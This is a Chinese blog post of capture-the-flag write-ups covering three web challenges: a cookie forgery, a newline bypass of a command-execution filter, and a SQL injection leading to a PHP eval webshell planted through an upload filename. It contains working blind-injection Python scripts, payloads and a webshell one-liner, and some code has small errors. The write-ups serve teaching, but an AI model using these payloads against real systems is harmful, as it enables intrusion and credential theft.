

2021-02-27

原创


无尽星河-深空  于 2021-02-27 20:09:51 发布  35  收藏

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订阅专栏

## [BSidesCF 2019] Kookie

考点: **Cookie**

启动:

# Can you log in?

Log in as `admin` !

We found the account `cookie` / `monster`

Enter your password below!

Username:

Password:

Log in!


[https://blog.csdn.net/m0\\_53314778](https://blog.csdn.net/m0_53314778)

用bp添加Cookie, 但是

(学到了一个新的添加Cookie的方法~)

一个登陆界面，提示需要用admin用户登陆，并且提示了cookie / monster

使用F12中Application添加Cookie: username=admin



Name	Value	D...	P...	E...	Size	H...	S
username	admin	.b...	/	2...	13		

刷新页面，得到flag

看到此题本菜鸡再呼好题~

## [FBCTF2019]RCEService

知识点: JSON从入门到精通

打开界面

# Web Administration Interface

Enter command as JSON:

[https://blog.csdn.net/m0\\_53314778](https://blog.csdn.net/m0_53314778)

可以看见提示说要用JSON格式输入cmd中

先尝试一下

```
{"cmd": "ls"}
```

# Web Administration Interface

Attempting to run command:  
index.php

Enter command as JSON:

[https://blog.csdn.net/m0\\_53314778](https://blog.csdn.net/m0_53314778)

出现一个index.php文件

但是获取不到，题目也没有其他信息，然后发现原本题目是提供了源码的，去网上找了找

```
<?php
putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
    $json = $_REQUEST['cmd'];

    if (!is_string($json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|
disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|prin
tf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unali
as|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\;/;-@\[-`~\x7F]+).*$/', $json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } else {
        echo 'Attempting to run command:<br/>';
        $cmd = json_decode($json, true)['cmd'];
        if ($cmd !== NULL) {
            system($cmd);
        } else {
            echo 'Invalid input';
        }
        echo '<br/><br/>';
    }
}
?>
```

可以看到，其中过滤了很多函数命令

但是，`preg_match`只能匹配第一行的数据，（注：如果我们要匹配所有的数据可以使用`preg_match_all`函数）

所以这里我们可以采取多行绕过的方式，就要用到换行符 `%0A`


而源码告诉了路径 `putenv('PATH=/home/rceservice/jail');`

知道了之前用`ls`的原因是因为`ls`的二进制文件放在这个目录下

看看这个路径有啥：

```
{cmd="{%0A"cmd": "%20"ls%20/home/rceservice"%0A}
```

可以看见flag果然在里面



## Web Administration Interface

Attempting to run command:

flag jail

Enter command as JSON:

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因为已经告诉路径，我们只能用绝对路径去调用系统命令

```
?cmd={%0A"cmd": "/bin/cat /home/rceservice/flag"%0A}
```

即可得flag

## [CISCN2019 总决赛 Day2 Web1] Easyweb

考点：

- robots.txt及备份文件
- addslashes()函数、通过转义闭合语句
- 用户名密码盲注
- 文件上传php短标签

启动

登录



username

.....

Login

[https://blog.csdn.net/m0\\_53314778](https://blog.csdn.net/m0_53314778)

一个登陆页面，查看源码：

```
<div class="clear"> </div>
<div class="avatar"></div>
<form method="post" action="user.php">
```

发现其存在image.php?id=2页面，尝试访问1、2、3:







不同的id值对应不同的头像，对参数测试了写  
!注入，无果，查看writeup为源码泄露  
访问：robots.txt

User-agent: \*  
Disallow: \*.php.bak

发现其存在\*.php.bak备份文件，其网站存在index.php、image.php、user.php都对其进行访问

## Not Found

The requested URL /user.php.bak was not found on this server.

---

Apache/2.4.7 (Ubuntu) Server at 44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn Port 80

成功下载到image.php.bak文件:

```
< ?php
include "config.php";

$id=isset($_GET["id"])?$_GET["id"]:"1";
$path=isset($_GET["path"])?$_GET["path"]:"";

$id=addslashes($id);
$path=addslashes($path);

$id=str_replace(array("\\0","%00","\\'", "'"), "", $id);
$path=str_replace(array("\\0","%00","\\'", "'"), "", $path);

$result=mysqli_query($con,"select * from images where id='{$id}' or path='{$path}'");
$row=mysqli_fetch_array($result,MYSQLI_ASSOC);

$path="./" . $row["path"];
header("Content-Type: image/jpeg");
readfile($path);
```

### isset函数

源码分析:

- GET方式传入变量id的值，若没有则为1
- GET方式传入变量path的值，若没有则为空
- addslashes() 函数返回在预定义字符之前添加反斜杠的字符串，单引号（'）、双引号（"）、反斜杠（\）
- str\_replace()函数将两个变量内的\0、%00、'、'都替换为空
- 将变量\$id与\$path拼接进SQL语句

本地测试:

```
<?php
    $id = "\\0";
    echo $id.'  
';
    $id = addslashes($id);
    echo $id.'  
';
    $id=str_replace(array("\\0","%00","\\'", "'"), "", $id);
    echo $id;
?>
```

```
\0  
\0  
\
```

得到结果:

也就是说, \0在传入变量\$Sid的值后, 首先被转义为\0, 再经过addslashes()函数的处理, 变量\$Sid="\0", 再由str\_replace()函数的替换, 最终变为\.

SQL语句变为:

```
select * from images where id='\ ' or path='{${path}]'
```

其中'变成了字符串包含在两侧的'单引号中, 即变量\$Sid的值为: ' or path=

之后就可以从\${path}处拼接SQL语句, 但没有查询结果回显, 所以尝试盲注, 通过猜测数据库名长度, 构造Payload以验证猜想:

```
?id=\\0&path=or 1=if(length(database())>1,1,-1)%23
```



可以得到正常的回显, 可以通过盲注来实现注入, 首先获当前数据库中所有表名:

```
if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database() ),  
0,1))=1,1,-1)%23
```

此处采用Python3盲注脚本,



```

kimport requests

url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
table_name = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_s
chema=database() ),%d,1))=%d,1,-1)%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            table_name += chr(c)
            print(table_name)
            break

```



得到了两个表: images、users

判断用户信息应该在users表中, 继续爆出列名:

注: 因为过滤了'单、"双引号, 所以需要将字符串转换成十六进制:

```
users -> 0x7573657273
```

构造获取列名的Payload:

```
if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name=0x7573657273
),0,1))=1,1,-1)%23
```

使用Python3脚本实现:

```

import requests

url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
column_name = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name=0x7573657273 ),%d,1))=%d,1,-1)%%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            column_name += chr(c)
            print(table_name)
            break

```

username, passwo  
username, passwor  
username, password

<https://www.log4sec.com/entry/0303#278>

得到列名: username、password

接下来就是常规的盲注，需要获取用户名和密码:

```
select group_concat(username) from users
```

Python3脚本:

```

import requests

url = 'http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/image.php?id=\\0&path=or 1='
flag = ''
username = ''

for i in range(1, 50):
    for c in range(127, 0, -1):
        payload = 'if(ascii(substr((select group_concat(username) from users),%d,1))=%d,1,-1)%%23' % (i, c)
        r = requests.get(url+payload)

        if "JFIF" in r.text:
            username += chr(c)
            print(username)
            break

```

a  
ad  
adm  
admi  
admin

得到用户名为admin

```
select group_concat(password) from users
```

a99ebacca074d1e47  
a99ebacca074d1e479  
a99ebacca074d1e4792  
a99ebacca074d1e47924

使用账号登陆:

```
admin  
a99ebacca074d1e47924
```

Hello, admin!

Filename:  未选择任何文件

Hello, admin!

Filename:  1.txt

进入平台，有文件上传功能，先传入正常的.txt文件：

上传后，给出回显：

I logged the file name you uploaded to  
logs/upload.5bb9dfd7bff7729972381d3f45d6f07a.log.php. LOL

说将文件名记录在日志中，尝试通过文件名写入一句话木马：

```
K<?php @eval($_POST['hack']); ?>
```

尝试使用BurpSuite抓取数据包，通过修改文件名实现写入一句话木马：

Request to http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn:80 [111.73.46.229]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
1 POST /upload.php HTTP/1.1
2 Host: 44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn
3 Content-Length: 282
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryAKrWB3hGxJd29PT
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://44c9cc3b-aa02-4f64-b4ab-9e2cca44b58c.node3.buuoj.cn/user.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: UM_distinctid=1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab; username=QE5FDx4%3D
14 Connection: close
15
16 -----WebKitFormBoundaryAKrWB3hGxJd29PT
17 Content-Disposition: form-data; name="file"; filename="1.txt"
18 Content-Type: text/plain
19
20 test
21 -----WebKitFormBoundaryAKrWB3hGxJd29PT
22 Content-Disposition: form-data; name="submit"
23
24 Submit
25 -----WebKitFormBoundaryAKrWB3hGxJd29PT--
```

[https://blog.csdn.net/m0\\_53314778](https://blog.csdn.net/m0_53314778)

Content-Disposition: form-data; name="file"; filename="1.txt"

修改 Content-Disposition 中参数filename的值为: `<?php @eval($_POST['hack']); ?>`

Response

Raw Headers Hex HTML Render

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Wed, 09 Dec 2020 07:30:44 GMT
4 Content-Type: text/html
5 Content-Length: 86
6 Connection: close
7 Vary: Accept-Encoding
8 X-Powered-By: PHP/5.5.9-1ubuntu4.29
9
10 You cant upload php file.<script>setTimeout('location.href="user.php"',
    3000);</script>
```

[https://blog.csdn.net/m0\\_53314778](https://blog.csdn.net/m0_53314778)

得到回显内容：

Response

Raw Headers Hex HTML Render

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Wed, 09 Dec 2020 07:30:44 GMT
4 Content-Type: text/html
5 Content-Length: 86
6 Connection: close
7 Vary: Accept-Encoding
8 X-Powered-By: PHP/5.5.9-1ubuntu4.29
9
10 You cant upload php file.<script>setTimeout('location.href="user.php"',
    3000);</script>
```


[https://blog.csdn.net/m0\\_53314778](https://blog.csdn.net/m0_53314778)



提示不能上传php文件，猜测是因为一句话中包含PHP的<?php该标签，查阅资料，可以使用短标签：<?= ?>


注：使用短标签时，需要short\_open\_tag=on。

构造短标签一句话木马：<?= @eval(\$\_POST['hack']); ?>，传入得到回显：



```
Response
Raw Headers Hex HTML Render
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Wed, 09 Dec 2020 07:34:28 GMT
4 Content-Type: text/html
5 Content-Length: 157
6 Connection: close
7 Vary: Accept-Encoding
8 X-Powered-By: PHP/5.5.9-1ubuntu4.29
9
10 I logged the file name you uploaded to
logs/upload.5bb9dfd7bfff7729972381d3f45d6f07a.log.php. LOL<
script>setTimeout('location.href="user.php"', 3000);</script
>|
```

已经给出了log文件路径，使用中国蚁剑连接：



名称	日期	大小	属性
dev	2020-12-09 07:58:53	340 b	0755
etc	2020-12-09 07:58:53	21 b	0755
home	2019-09-01 08:57:40	19 b	0755
lib	2015-01-28 16:28:45	45 b	0755
lib64	2015-01-28 16:28:38	34 b	0755
media	2015-01-28 16:28:17	6 b	0755
mnt	2014-04-10 22:12:14	6 b	0755
opt	2015-01-28 16:28:17	6 b	0755
proc	2020-12-09 07:58:53	0 b	0555
root	2015-02-19 19:52:28	49 b	0700
run	2020-12-09 07:58:55	75 b	0755
sbin	2014-10-01 20:41:22	44 b	0755
srv	2015-01-28 16:28:17	6 b	0755
sys	2020-10-23 01:33:36	0 b	0555
tmp	2020-12-09 08:04:18	6 b	1777
usr	2015-01-28 18:36:59	30 b	0755
var	2015-02-17 21:14:27	39 b	0755
.dockerenv	2020-12-09 07:58:53	0 b	0755
flag	2020-12-09 07:58:55	43 b	0777

在/目录下即可找到flag

**ps:**

题目作者一定是个可可爱爱得小女生吧~~